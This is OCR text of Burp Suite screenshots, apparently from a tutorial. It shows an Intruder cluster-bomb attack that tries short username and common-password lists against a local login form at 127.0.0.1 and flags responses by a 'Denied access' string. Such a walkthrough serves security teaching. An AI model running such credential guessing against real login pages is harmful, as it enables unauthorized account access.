POST /postraw.php HTTP/1.1
Host: 127.0.0.1:81
Content-Length: 44
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windo
KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Content-Type: application/x-ww
Referer: http://127.0.0.1:81/r
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.
Connection: close
username=usuario&password=pass
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Type a sea



Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
POST /postraw.php HTTP/1.1
Host: 127.0.0.1:81
Content-Length: 44
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1:81/raw.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.8
Connection: close
username=$usuario$&password=$pass$&Submit=Enviar
Add §
Clear §
Auto §
Refresh



Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
8 ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and eac
Payload set: 1
Payload count: 0
Payload type:
1
2
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
8 ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Simple list
Runtime file
Custom iterator
Character substitution
Case modification
Recursive grep
Illegal Unicode
Character blocks
Payload Op
This payload ty
le list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
8 ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and eac
Payload set: 1
Payload count: 5
Payload type: Simple list
Request count: 15
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin
user
juan
lucas
pedro
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
8 ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload s
Payload set: 2
Payload count: 3
Payload type: Simple list
Request count: 15
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
12345
admin
123456
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
8 ...
Target Positions Payloads Options
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Acceso denegado
Add
Acceso denegado
Match type:
Simple string
Regex
Case sensitive match
Exclude HTTP headers
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload1 Payload2 Status Error Timeout Length Acces... Comment
0 200 463
1 admin 12345 200 463
2 user 12345 200 463
3 juan 12345 200 463
4 lucas 12345 200 463
5 pedro 12345 200 463
6 admin admin 200 463
7 user admin 200 463
8 juan admin 200 463
9 lucas admin 200 463
10 pedro admin 200 463
11 admin 123456 200 463
12 user 123456 200 463
13 juan 123456 200 463
14 lucas 123456 200 463
15 pedro 123456 200 465
Request Response
Raw Params Headers Hex
POST /postraw.php HTTP/1.1
Host: 127.0.0.1:81
Content-Length: 44
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; W0W64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1:81/raw.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.8
? < + > Type a search term
Finished